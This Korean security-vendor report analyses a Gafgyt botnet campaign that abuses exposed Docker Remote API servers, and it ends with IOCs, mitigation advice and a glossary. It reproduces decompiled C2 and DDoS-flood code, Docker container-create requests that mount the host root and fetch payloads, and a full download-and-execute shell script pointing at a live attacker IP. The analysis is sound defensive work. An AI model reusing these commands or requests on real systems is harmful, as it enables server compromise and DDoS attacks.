
+ 컨테이너 생성 요청에서 공격자는 Gafgyt 봇넷 바이너리를 "rbot"이라는 파일 이름으로 다운로드 후 실행.
+ 바이너리에서 하드코딩된 C2 서버 IP 주소 및 포트 확인이 가능.



```
__int64 mw_InitializeC2()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  dest = a17821523831655;                       // 178.215.238.31:65501
  *(_QWORD *)&v79 = 20LL;
  v0 = mw_parse_ip_string();
```

[바이너리에 하드코딩 되어있는 C2 서버 주소]

+ C2 서버와 연결이 되면, 봇넷은 응답 구문을 분석하고 UDP, TCP, HTTP 를 사용하여 DDoS 공격을 수행.



[UDP 플러딩 관련 코드 (좌) / HTTP 연결 관련 코드 (우)]

+ 컨테이너 생성 요청이 실패하고, 공격자가 컨테이너를 생성할 수 없는 경우, 동일한 Alpine Docker 이미지를 기반으로 다른 컨테이너를 배포.
+ 이 경우, 공격자는 "atlas.i586"이라는 이름의 다른 Gafgyt 바이너리를 사용.
+ 또한, "0day"라는 인수를 사용한 것을 볼 수 있는데, 0day 취약점[18]을 사용한다는 증거는 확인할 수 없으며, 봇넷 실행에 대한 단순 매개변수일 것으로 추정됨.

```
POST /v1.24/containers/create HTTP/1.1
Host: [redacted]:2375
User-Agent: Go-http-client/1.1
Content-Length: 1604
Accept-Encoding: gzip
Content-Type: application/json

{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":null,
"Cmd":["chroot","/mnt/","/bin/sh","-c","cd /tmp;wget http://178.215.238.31/atlas.i586; chmod 777 atlas.i586; ./atlas.i586 0day"],"Image":"alpine","Volumes":{},
"WorkingDir":"","Entrypoint":null,"OnBuild":null,"Labels":{},"HostConfig":{"Binds":["/:/mnt"],"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkM
ode":"default","PortBindings":{},"RestartPolicy":{"Name":"no","MaximumRetryCount":0},"AutoRemove":false,"VolumeDriver":"","VolumesFrom":null,"ConsoleSize":[0,0]
,"CapAdd":null,"CapDrop":null,"CgroupnsMode":"","Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":null,"GroupAdd":null,"IpcMode":"","Cgroup":"","Links":null,
"OomScoreAdj":0,"PidMode":"","Privileged":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":null,"UTSMode":"","UsernsMode":"","ShmSize":0,"Isol
ation":"","CpuShares":0,"Memory":0,"NanoCpus":0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":null,"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":null,
"BlkioDeviceReadIOps":null,"BlkioDeviceWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"CpuRealtimePeriod":0,"CpuRealtimeRuntime":0,"CpusetCpus":"","CpusetMems":"","
Devices":null,"DeviceCgroupRules":null,"DeviceRequests":null,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":0,"Ul
imits":null,"CpuCount":0,"CpuPercent":0,"IOMaximumIOps":0,"IOMaximumBandwidth":0,"MaskedPaths":null,"ReadonlyPaths":null},"NetworkingConfig":{"EndpointsConfig":
{}}}
```

[다른 봇넷 바이너리를 사용한 컨테이너 생성 요청]

[18] **제로데이 취약점 공격 (Zero-day Attack)**: 특정 소프트웨어의 아직 공표되지 않은, 혹은 공표되었지만 아직 패치되지 않은 보안 취약점을 이용한 해킹 공격

+ atlas.i586 이라는 이름의 봇은 이전에 사용된 봇과 동일한 C2 서버와 통신하며, "0day"라는 인수로 실행하면 서버로부터 응답을 수신.

```
__int64 __fastcall start_connection(__int64 a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *(_DWORD *)(a1 + 1220) = socket(2LL, 1LL, 0LL);
  v4[0] = 2;
  v4[1] = -8705;
  v5 = inet_addr("178.215.238.31");
  if ( (unsigned int)connect(*(unsigned int *)(a1 + 1220), v4, 16LL) != -1 )
    return *(unsigned int *)(a1 + 1220);
  v3 = *(unsigned int *)(a1 + 1220);
  if ( (_DWORD)v3 != -1 )
    close(v3);
  *(_DWORD *)(a1 + 1220) = -1;
  sleep(5LL);
  return *(unsigned int *)(a1 + 1220);
}
```

[바이너리에서 확인 가능한 C2 서버 주소]

+ 서버 응답에 따라 다양한 작업을 수행하며, 주로 UDP, ICMP, HTTP, TCP 등과 같은 다양한 프로토콜을 사용하여 DDoS 공격을 수행.
+ 또한 감염 호스트의 로컬 IP 를 확인.

```
__int64 __fastcall parse_cmds(int *a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = *((unsigned __int8 *)a1 + 12);
  switch ( *((_BYTE *)a1 + 12) )
  {
    case 0:
      result = send_udp();
      break;
    case 1:
      result = send_vse();
      break;
    case 2:
      result = send_tcp();
      break;
    case 3:
      result = send_syn();
      break;
    case 4:
      result = send_ack();
      break;
    case 5:
      result = send_icmpecho();
      break;
    case 6:
      result = send_socket();
      break;
    case 7:
      result = send_bypass();
      break;
    case 8:
      result = send_http(a1);
      break;
    default:
      return result;
  }
  return result;
}
```

```
in_addr_t utils_local_addr(void)

{
  int __fd;
  sockaddr local_38;
  socklen_t local_1c [3];

  local_1c[0] = 0x10;
  __fd = socket(2,2,0);
  local_38.sa_data._2_4_ = 0;
  if (__fd != -1) {
    local_38.sa_family = 2;
    local_38.sa_data._2_4_ = inet_addr("8.8.8.8");
    local_38.sa_data[0] = '\0';
    local_38.sa_data[1] = '5';
    connect(__fd,&local_38,0x10);
    getsockname(__fd,&local_38,local_1c);
    close(__fd);
  }
  return local_38.sa_data._2_4_;
}
```

[DDoS 에 사용하는 프로토콜 목록 (좌) / 로컬 IP 주소 검색 기능 관련 코드 (우)]

+ 컨테이너 배포 시도가 실패할 경우, 공격자는 셸 스크립트를 배포하여 다른 시스템 아키텍처에 대한 봇넷 바이너리를 다운로드하고 실행하는 방식으로 Gafgyt 봇넷의 변종을 배포.

```
POST /v1.24/containers/create HTTP/1.1
Host: [redacted]:2375
User-Agent: Go-http-client/1.1
Content-Length: 1566
Accept-Encoding: gzip
Content-Type: application/json

{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":null,
"Cmd":["chroot","/mnt/","/bin/sh","-c","cd /tmp;(curl http://178.215.238.31/cve.sh)| bash"],"Image":"alpine","Volumes":{},"WorkingDir":"","Entrypoint":null,"OnB
uild":null,"Labels":{},"HostConfig":{"Binds":["/:/mnt"],"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBindings":{},"Rest
artPolicy":{"Name":"no","MaximumRetryCount":0},"AutoRemove":false,"VolumeDriver":"","VolumesFrom":null,"ConsoleSize":[0,0],"CapAdd":null,"CapDrop":null,"Cgroupn
sMode":"","Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":null,"GroupAdd":null,"IpcMode":"","Cgroup":"","Links":null,"OomScoreAdj":0,"PidMode":"","Privileg
ed":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":null,"UTSMode":"","UsernsMode":"","ShmSize":0,"Isolation":"","CpuShares":0,"Memory":0,"Na
noCpus":0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":null,"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":null,"BlkioDeviceReadIOps":null,"BlkioDevic
eWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"CpuRealtimePeriod":0,"CpuRealtimeRuntime":0,"CpusetCpus":"","CpusetMems":"","Devices":null,"DeviceCgroupRules":null
,"DeviceRequests":null,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":0,"Ulimits":null,"CpuCount":0,"CpuPercent":
0,"IOMaximumIOps":0,"IOMaximumBandwidth":0,"MaskedPaths":null,"ReadonlyPaths":null},"NetworkingConfig":{"EndpointsConfig":{}}}
```

[Docker 컨테이너 생성 요청을 사용한 "cve.sh" 배포]

+ 공격자가 사용한 셸 스크립트는 "cve.sh"라는 이름으로, 공격자의 C2 서버 "178.215[.]238.31"에 있는 다양한 시스템 아키텍처의 봇넷 바이너리를 배포.
+ 해당 스크립트는 단순히 봇넷 바이너리 URL 에 대해 wget 을 사용하여 봇넷 바이너리를 다운로드하고 실행.
+ 이러한 모든 바이너리에는 동일한 C2 서버 주소가 하드코딩 되어있음.

```
cd /tmp;
wget http://178.215.238.31/bins/atlas.arm4; chmod 777 atlas.arm4; ./atlas.arm4;
wget http://178.215.238.31/bins/atlas.arm5; chmod 777 atlas.arm5; ./atlas.arm5;
wget http://178.215.238.31/bins/atlas.arm6; chmod 777 atlas.arm6; ./atlas.arm6;
wget http://178.215.238.31/bins/atlas.arm7; chmod 777 atlas.arm7; ./atlas.arm7;
wget http://178.215.238.31/bins/atlas.i586; chmod 777 atlas.i586; ./atlas.i586;
wget http://178.215.238.31/bins/atlas.i686; chmod 777 atlas.i686; ./atlas.i686;
wget http://178.215.238.31/bins/atlas.m68k; chmod 777 atlas.m68k; ./atlas.m68k;
wget http://178.215.238.31/bins/atlas.mips; chmod 777 atlas.mips; ./atlas.mips;
wget http://178.215.238.31/bins/atlas.mipsel; chmod 777 atlas.mipsel; ./atlas.mipsel;
wget http://178.215.238.31/bins/atlas.sh4; chmod 777 atlas.sh4; ./atlas.sh4;
rm -rf *;
```

[cve.sh 스크립트 내용]

1.4.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator	
IP	178.215[.]238.24	
	178.215[.]238.31	
URL	hxxp[:]//178.215[.]238.24/rbot	hxxp[:]//178.215[.]238.31/bins/atlas.i686
	hxxp[:]//178.215[.]238.31/cve.sh	hxxp[:]//178.215[.]238.31/bins/atlas.m68k
	hxxp[:]//178.215[.]238.31/bins/atlas.arm4	hxxp[:]//178.215[.]238.31/bins/atlas.mips
	hxxp[:]//178.215[.]238.31/bins/atlas.arm5	hxxp[:]//178.215[.]238.31/bins/atlas.mipsel
	hxxp[:]//178.215[.]238.31/bins/atlas.arm6	hxxp[:]//178.215[.]238.31/bins/atlas.sh4
	hxxp[:]//178.215[.]238.31/bins/atlas.arm7	hxxp[:]//178.215[.]238.31/atlas.i586
	hxxp[:]//178.215[.]238.31/bins/atlas.i586	
FileHash-SHA256	b7f0ac1551ab58a1b84ba8e63dfc98dd126f7abe686137cbffc8ff95bfbac1ba	
	6b385dc32daff689c1c448bf5f9151996abbac730e167a9cbfa9111591f253ea	
	ed6c93faebd9a60e132f4f952a1b516e758ce0e445b225eb702dfd2c8c2db6c0	
	19778568781fd397ee2415d0a3593ffcaff4f333cdc27e52a1b23e07de08fdb6	
	f8388cba15175fa7fda8daacfd095972e1a96faaabeede411f99f42f71ae395b	
	0b7e14e3305fd25b250ad494c014b0f8dfefaf0f3e8413bd797db12dd2eb9d8c	
	f7004355f2bf653d3f055bc674822f99a8ff3692a02c1aec6b727a782e37b836	
	a79a9653209c9d942dee0be597e04845fc5250880edcc5c3cb50110153925a03	
	156c85a09a1d5d753ce3fd128e0bb6097bb5b18e6cc0ffe6f9bc99a218a21ed9	
	68c215494fd35e097bf76eb3886b95ec66fdc707ebcf10f221b4db4ac2cd6d70	
	bb2bd8819045055af5295c23d1293b2d215fabe7dcf097813b9624ab98a13976	
	c1c03eab6bbca461f4a9dc7395103cdb0aa018563e835150c66228f3d7edadaa	
	36ee47d10acbf8fbc7b16d4d237e2be567491b95dcd333856268c6c63a02f358	

1.4.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 적절한 액세스 제어 및 인증 메커니즘을 구현하여 Docker Remote API 서버에 대한 무단 액세스를 방지
- "Privileged" 모드 사용을 피하고, 컨테이너 배포 전, 이미지 및 구성을 신중하게 검토.
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.4.6 참고 자료

- https://www.trendmicro.com/ko_kr/research/24/l/gafgyt-malware-targeting-docker-remote-api-servers.html

2 관련 용어

- **웹 스키머**: 온라인 결제 거래를 하는 웹사이트에 클라이언트에 코드 삽입 또는 변조하여 사용자의 신용카드 정보와 같은 금융 결제 정보를 탈취하는 공격
- **Beaconing**: 스크립트나 프로그램이 사용자에게 알리거나 활동을 방해하지 않고 브라우저 등 클라이언트에서 원격 서버로 데이터를 전송하는 방법으로 웹사이트에서 사용자의 활동을 추적하는 기술
- **base64**: 바이너리 데이터를 텍스트 형식으로 변환하기 위한 인코딩 방식
- **Everything**: 이름별로 파일과 폴더를 빠르게 찾을 수 있는 Windows 검색 유틸리티
- **svchost.exe**: Windows 운영체제에서 하나 이상의 서비스를 호스팅하는 프로세스
- **fsutil**: 디스크 관리, 파일 관리, 파일 시스템 정보 확인 등 파일 시스템과 관련된 작업을 수행하는 Windows 에서 제공하는 명령줄 유틸리티
- **7za.exe**: 파일 압축 및 압축 해제 작업을 수행하는 명령줄 기반 실행 파일
- **UUID(Universally Unique Identifier)**: 128 비트의 고유 식별자로 네트워크 상에서 고유성이 보장되는 id 를 만들기 위한 표준 규약
- **랜섬 노트(Ransom Note)**: 랜섬웨어를 유포한 공격자가 감염된 사용자에게 금전을 요구하기 위해 전달하는 일종의 안내문
- **ChaCha20**: 128 비트 또는 256 비트 키를 사용하는 대칭키 알고리즘
- **RSA(Revest, Shamir, Adleman)**: 공개키 암호 알고리즘
- **HTA (HTML Application)**: 마이크로소프트가 개발한 웹 애플리케이션 프로그래밍 기술. HTA 확장자 파일은 mshta.exe 윈도우 바이너리로 실행되며, 네트워크 프록시 인식 방식으로 HTML 에 포함된 Windows 스크립트(VBScript or JScript)를 실행 가능.
- **RCE (Remote Code Execution)**: 공격자가 보안 취약점을 악용하여 원격에서 사용자의 시스템/네트워크에 접속하고 악성코드 등을 실행하는 행위
- **스테가노그래피 (Steganography)**: 데이터 은폐 기술 중 하나이며, 데이터를 다른 데이터(이미지, 비디오, 메시지 등)에 삽입하는 기술
- **Alpine**: musl libc 와 BusyBox 를 중심으로 구축된 보안 지향적이고 가벼운 Linux 배포판
- **DDoS (Distributed Denial of Service)**: 다수의 악의적인 사용자가 특정 사이트에 동시에 접속하여 과도한 트래픽을 발생시켜 정상적인 서비스를 방해하는 공격
- **제로데이 취약점 공격 (Zero-day Attack)**: 특정 소프트웨어의 아직 공표되지 않은, 혹은 공표되었지만 아직 패치되지 않은 보안 취약점을 이용한 해킹 공격

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)